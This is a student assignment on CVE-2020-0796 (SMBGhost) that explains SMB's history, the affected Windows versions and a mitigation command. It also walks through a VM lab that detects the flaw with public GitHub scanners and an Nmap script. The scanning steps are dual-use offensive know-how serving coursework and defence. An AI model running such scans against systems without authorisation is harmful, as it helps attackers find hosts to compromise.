# IE4012
# Offensive Hacking Tactical & Strategic
4th Year, 1st Semester

Assignment

**Exploit Development**

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

Date: May 12, 2020

# SMBGhost Exploit Development

I hereby declare that this documentation is created based on the knowledge I have as well as some online resources. All the online contents used as references are included in the reference section. The original author of any code or contents are also mentioned as the credits of their honorable work.

**Student Information:**

Name: R.L.M.A.P.C Wijethunge
Student ID: IT17136716

## Contents

# Domain and Historical Analysis

## Product Overview

### Description

The Server Message Block (SMB) Protocol is a file sharing protocol on the local area network, and as implemented in Microsoft Windows is known as Microsoft SMB Protocol. The set of message packets that defines a particular version of the protocol is called a dialect. The Common Internet File System (CIFS) Protocol is a dialect of SMB. Both SMB and CIFS are also available on VMS, several versions of Unix, and other operating systems. It's a client-server model which is not limited to the file sharing but can also be used for sharing devices printers, serial printers and other resources available on local area network. SMB service works on the well-defined port on 445 over the TCP/IP stack.

Although its main purpose is file sharing, additional Microsoft SMB Protocol functionality includes the following:

- Dialect negotiation
- Determining other Microsoft SMB Protocol servers on the network, or network browsing
- Printing over a network
- File, directory, and share access authentication
- File and record locking
- File and directory change notification
- Extended file attribute handling
- Unicode support
- Opportunistic locks

In the OSI networking model, Microsoft SMB Protocol is most often used as an Application layer or a Presentation layer protocol, and it relies on lower-level protocols for transport. The transport layer protocol that Microsoft SMB Protocol is most often used with is NetBIOS over TCP/IP (NBT). However, Microsoft SMB Protocol can also be used without a separate transport protocol the Microsoft SMB Protocol/NBT combination is generally used for backward compatibility.

The Microsoft SMB Protocol is a client-server implementation and consists of a set of data packets, each containing a request sent by the client or a response sent by the server. These packets can be broadly classified as follows:

- Session control packets Establishes and discontinues a connection to shared server resources.
- File access packets Accesses and manipulates files and directories on the remote server.

- General message packets Sends data to print queues, mailslots, and named pipes, and provides data about the status of print queues.

Some message packets may be grouped and sent in one transmission to reduce response latency and increase network bandwidth. This is called "batching." The Microsoft SMB Protocol Packet Exchange Scenario section describes an example of a Microsoft SMB Protocol session that uses packet batching.

## Security Model (Authentication)

The security model used in Microsoft SMB Protocol is identical to the one used by other variants of SMB, and consists of two levels of security—user and share. A share is a file, directory, or printer that can be accessed by Microsoft SMB Protocol clients.

User-level authentication indicates that the client attempting to access a share on a server must provide a user name and password. When authenticated, the user can then access all shares on a server not also protected by share-level security. This security level allows system administrators to specifically determine which users and groups can access a share.

Share-level authentication indicates that access to a share is controlled by a password assigned to that share only. Unlike user-level security, this security level does not require a user name for authentication and no user identity is established.

Under both of these security levels, the password is encrypted before it is sent to the server. NTLM and the older LAN Manager (LM) encryption are supported by Microsoft SMB Protocol. Both encryption methods use challenge-response authentication, where the server sends the client a random string and the client returns a computed response string that proves the client has sufficient credentials for access.

## Version History

**SMB / CIFS / SMB1:** SMB was originally designed to run on top of the NetBIOS/NetBEUI API (typically implemented with NBF, NetBIOS over IPX/SPX, or NBT). Since Windows 2000, SMB runs, by default, with a thin layer, similar to the Session Message packet of NBT's Session Service, on top of TCP, using TCP port 445 rather than TCP port 139—a feature known as "direct host SMB". Windows Server 2003, and older NAS devices use SMB1/CIFS natively.

**SMB 2.0:** Microsoft introduced a new version of the protocol (SMB 2.0 or SMB2) with Windows Vista in 2006 and Server 2008. Although the protocol is proprietary, its specification has been published to allow other systems to interoperate with Microsoft operating systems that use the new protocol. SMB2 reduces the 'chattiness' of the SMB 1.0 protocol by reducing the number of commands and subcommands from over a hundred to just nineteen.

**SMB 2.1:** Introduced with Windows 7 and Server 2008 R2, introduced minor performance enhancements with a new opportunistic locking mechanism.

**SMB 3.0:** Previously named SMB 2.2, was introduced with Windows 8 and Windows Server 2012. It brought several significant changes that are intended to add functionality and improve SMB2 performance, notably in virtualized data centers:

- the SMB Direct Protocol (SMB over remote direct memory access [RDMA])
- SMB Multichannel (multiple connections per SMB session),
- SMB Transparent Failover

It also introduces several security enhancements, such as end-to-end encryption and a new AES based signing algorithm.

**SMB 3.0.2:** Introduced with Windows 8.1 and Windows Server 2012 R2; in those and later releases, the earlier SMB version 1 can be optionally disabled to increase security.

**SMB 3.1.1:** Introduced with Windows 10 and Windows Server 2016. This version supports AES-128 GCM encryption in addition to AES-128 CCM encryption added in SMB3, and implements pre-authentication integrity check using SHA-512 hash. SMB 3.1.1 also makes secure negotiation mandatory when connecting to clients using SMB 2.x and higher.

## Vulnerability History

Over the years, there have been many security vulnerabilities in Microsoft's implementation of the protocol or components on which it directly relies. Other vendors' security vulnerabilities lie primarily in a lack of support for newer authentication protocols like NTLMv2 and Kerberos in favor of protocols like NTLMv1, LanMan, or plaintext passwords. Real-time attack tracking shows that SMB is one of the primary attack vectors for intrusion attempts, for example the 2014 Sony Pictures attack, and the WannaCry ransomware attack of 2017.

There are over 70+ exploit entries listed under https://www.exploit-db.com/, which are related to SMB issues or vulnerabilities.

## Exploitation Analysis

### What is an SMB vulnerability?

In Windows systems before Windows 10, there are vulnerabilities in the network protocol. An SMB vulnerability is an easy spot for hackers to find access to a system and insert malware. One of the vulnerabilities on an SMB server is found in a spot that allows for buffer overflow, and the hackers exploit this overflow to give them the ability to control content in some memory locations. Another vulnerability is with the file sharing firewall that doesn't verify the type of code being entered before allowing it in, which gives hackers the opportunity to put their malware in from any location with remote code. The final known vulnerability is with how SMB handles transactions. The system relies on a stable order of events, so a bug occurs when the system doesn't go in the right order, and this allows hackers inside the system.

### CVE-2020-0796 | SMBGhost | CORONABLUE

Microsoft has issued its latest set of cumulative updates for Windows for the month of March. There is a total of 117 vulnerabilities, 25 of which are rated critical. One particular vulnerability stands out from the crowd: CVE-2020-0796.

This is a critical vulnerability in the Server Message Block (SMB) protocol in new versions of Windows operating systems. This SMB vulnerability could cause a wide range of wormable attacks and potentially a new Eternal Blue. Without going into the gory details, a flaw in the new SMBv3 compression mechanism potentially allows an attacker to take down or take over a Windows system.

Potentially affected operating systems include:

- Windows 10 Version 1903 for 32-bit Systems
- Windows 10 Version 1903 for ARM64-based Systems
- Windows 10 Version 1903 for x64-based Systems
- Windows 10 Version 1909 for 32-bit Systems
- Windows 10 Version 1909 for ARM64-based Systems
- Windows 10 Version 1909 for x64-based Systems
- Windows Server, version 1903 (Server Core installation)
- Windows Server, version 1909 (Server Core installation)

Advisories on this CVE suggest patching your systems (which you should be doing regardless) as well as "Block TCP port 445 at the enterprise perimeter firewall," which should be the case in any network. If you can’t patch your Windows system, you can manually disable the SMBv3 compression feature. That is the root of all evil in this case.

A powershell command to disable SMBv3 compression is:

```
Set-ItemProperty  -Path  "HKLM:\  SYSTEM\  CurrentControlSet\  Services\
LanmanServer\ Parameters" DisableCompression -Type DWORD -Value 1 -Force
```

## Public Listed Exploits under CVE2020-0796 (Exploit-DB)

*Microsoft Windows 10 (1903/1909) - 'SMBGhost' SMB3.1.1 'SMB2_COMPRESSION_CAPABILITIES' Buffer Overflow (PoC):* **Type:** DOS

*Microsoft Windows 10 (1903/1909) - 'SMBGhost' SMB3.1.1 'SMB2_COMPRESSION_CAPABILITIES' Local Privilege Escalation:* **Type:** LOCAL

## National Vulnerability Database (NIST)

| | | |
|---|---|---|
| CVSS 3.x Severity and Metrics: | Base Score: | **10.0 CRITICAL** |
| CVSS 2.0 Severity and Metrics: | Base Score: | **7.5 HIGH** |

# Exploit Walkthrough

## Environment Development


### Target System

Operating System: Windows 10 Version 1903 for 32-bit

IP Address: 192.168.44.129

*Steps to enable File Sharing:*

1. After completing the installation process, the system needed to have the SMBv3 up and running.
2. Got o settings -> Network & Internet
3. Under Status panel -> Click "Change connection properties" and select "Private."
4. Also, under Ethernet/WiFi -> Change advanced sharing options
5. Under each profile -> Turn on (discovery on)
6. Additional; right click a folder (needs to be shared) -> Give access to
7. Specific people -> Everyone -> Done


About Windows
Windows 10
OK
Advanced sharing settings
Network and Sharing Center › Advanced sharing settings
Search Control Panel
Save changes
Cancel

Microsoft Windows
Version 1903 (OS Build 18362.175)
© 2019 Microsoft Corporation. All rights reserved.

The Windows 10 Pro operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the Microsoft Software License Terms to:
Jimmy

Change sharing options for different network profiles

Windows creates a separate network profile for each network you use. You can choose specific options for each profile.

Private

Network discovery

When network discovery is on, this computer can see other network computers and devices and is visible to other network computers.

[✓ Turn on network discovery]
[✓ Turn on automatic setup of network connected devices.]
Turn off network discovery

File and printer sharing

When file and printer sharing is on, files and printers that you have shared from this computer can be accessed by people on the network.

[✓ Turn on file and printer sharing]
Turn off file and printer sharing


Guest or Public (current profile)

All Networks

*Figure: Windows Vulnerable Version and File Sharing Configuration*

*Steps to ensure SMB3:*

1. Search Powershell -> Open “Run As Administrator”
2. Type “Get-SmbServerConfiguration | Select EnableSMB2Protocol”
3. If result displaying “Enable”, SMB is active.
4. Or run command “Set-SmbServerConfiguration -EnableSMB2Protocol $true” to enable.



Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::612e:7c21:8b7d:db55%5
   IPv4 Address. . . . . . . . . . . : 192.168.44.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.44.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Windows\system32> Get-SmbServerConfiguration | Select EnableSMB2Protocol

EnableSMB2Protocol
------------------
              True


PS C:\Windows\system32> _
```

*Figure: Attack Machine IP address and SMB Server Running*

Now the Attack machine is ready. It is vulnerable to the SMBGhost exploit.

### Attack System

| | |
|---|---|
| Operating System: | Kali Linux 2020.1 |
| IP Address: | 192.168.44.128 |
| Tools Required: | Python 3.0+, Nmap |



```
kali@kali:~$ sudo su
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.44.128  netmask 255.255.255.0  broadcast 192.168.44.25
5
        inet6 fe80::20c:29ff:fe14:4633  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:14:46:33  txqueuelen 1000  (Ethernet)
        RX packets 538  bytes 38985 (38.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46  bytes 4653 (4.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 996 (996.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 996 (996.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:/home/kali# 
```

*Figure: Kali Machine IP address*

**NOTE:** Both Operating Systems are setup in VMware Workstation Pro 15.5.2

## Demonstration


### Detecting the Vulnerability

#### *Using Python Script*

1. Start Kali VM, open new terminal.
2. Get root permission for command execution "Sudo su"
3. Navigate to Desktop (Directory)
4. Git clone ***https://github.com/ollypwn/SMBGhost.git***
5. Change directory to SMBGhost
6. README file gives instructions to execute command
7. Run command to scan vulnerability of the system

```
python3 scanner.py 192.168.44.129
```

8. Results: Displays that the system is "Vulnerable" to SMBGhost attack!




```
root@kali:/home/kali/Desktop# git clone https://github.com/ollypwn/SMBGhost
Cloning into 'SMBGhost'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 10 (delta 2), reused 10 (delta 2), pack-reused 0
Receiving objects: 100% (10/10), done.
Resolving deltas: 100% (2/2), done.
root@kali:/home/kali/Desktop# cd SMBGhost/
root@kali:/home/kali/Desktop/SMBGhost# ls -l
total 12
-rw-r--r-- 1 root root  752 May 13 14:28 README.md
-rw-r--r-- 1 root root 1284 May 13 14:28 scanner.py
-rw-r--r-- 1 root root 1400 May 13 14:28 SMBGhost.pcap
root@kali:/home/kali/Desktop/SMBGhost# cat README.md
# SMBGhost
Simple scanner for CVE-2020-0796 - SMBv3 RCE.

The scanner is for meant only for testing whether a server is vulnerable. It is not meant for research or development, hence the fixed paylo
ad.

It checks for SMB dialect 3.1.1 and compression capability through a negotiate request.

A network dump of the scanner running against a Windows 2019 Server (10.0.0.133) can be found under `SMBGhost.pcap`.

## Usage
`python3 scanner.py <IP>`

## Workarounds
[ADV200005 | Microsoft Guidance for Disabling SMBv3 Compression](https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/adv20000
5)

```
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" DisableCompression -Type DWORD -Value 1 -Force
```

root@kali:/home/kali/Desktop/SMBGhost# python3 scanner.py 192.168.44.129
192.168.44.129 Vulnerable
root@kali:/home/kali/Desktop/SMBGhost# 
```

*Figure: SMBGhost python vulnerability scan*

### Using Unofficial Nmap Script

1. Change directory to Desktop (Kali VM)
2. Git clone ***https://github.com/pr4jwal/CVE-2020-0796.git***
3. Change directory to CVE-2020-0796
4. README file gives instructions to execute command
5. Run below commands to copy .nse file to nmap/scripts/ folder and to update database

```
cp cve-2020-0796.nse /usr/share/nmap/scripts/

nmap --script-updatedb
```



```
root@kali:/home/kali/Desktop/SMBGhost# cd ..
root@kali:/home/kali/Desktop# git clone https://github.com/pr4jwal/CVE-2020-0796
Cloning into 'CVE-2020-0796'...
remote: Enumerating objects: 63, done.
remote: Counting objects: 100% (63/63), done.
remote: Compressing objects: 100% (59/59), done.
remote: Total 63 (delta 19), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (63/63), 15.67 KiB | 2.24 MiB/s, done.
Resolving deltas: 100% (19/19), done.
root@kali:/home/kali/Desktop# cd CVE-2020-0796/
root@kali:/home/kali/Desktop/CVE-2020-0796# ls -l
total 8
-rw-r--r-- 1 root root 3870 May 13 14:30 cve-2020-0796.nse
-rw-r--r-- 1 root root 1107 May 13 14:30 README.md
root@kali:/home/kali/Desktop/CVE-2020-0796# cat README.md
# CVE-2020-0796
NSE script to detect vulnerable CVE-2020-0796 issue, with Microsoft SMBv3 Compression (aka coronablue, SMBGhost)

The script is a modified version of smb-protocols.nse script with a modified output data for v3.11 detection and validating CVE-2020-0796.

Note: This script just safe checks for CVE-2020-0796 vulnerability on SMBv3 and doesn't attempt anything beyond that.


# Installation and running

Copy the .nse file to nmap/scripts/ folder and run update

``cp cve-2020-0796.nse /usr/share/nmap/scripts/``

``nmap --script-updatedb``

Run as

``nmap -p445 --script cve-2020-0796 <<target>>``


``-- @output``\
``-- | smb-protocols:``\
``-- |   dialects:``\
``-- |     NT LM 0.12 (SMBv1) [dangerous, but default]``\
``-- |     2.02``\
``-- |     2.10``\
``-- |     3.00``\
``-- |     3.02``\
``-- |_    3.11 (SMBv3.11) LZNT1 compression algorithm - Vulnerable to CVE-2020-0796 SMBGhost``

Checks for compression based on https://github.com/ollypwn/SMBGhost/ Could've been done utilizing smb.lua in the nselib but it required subs
tantial editing of the functions, went with sockets.
root@kali:/home/kali/Desktop/CVE-2020-0796# ^C
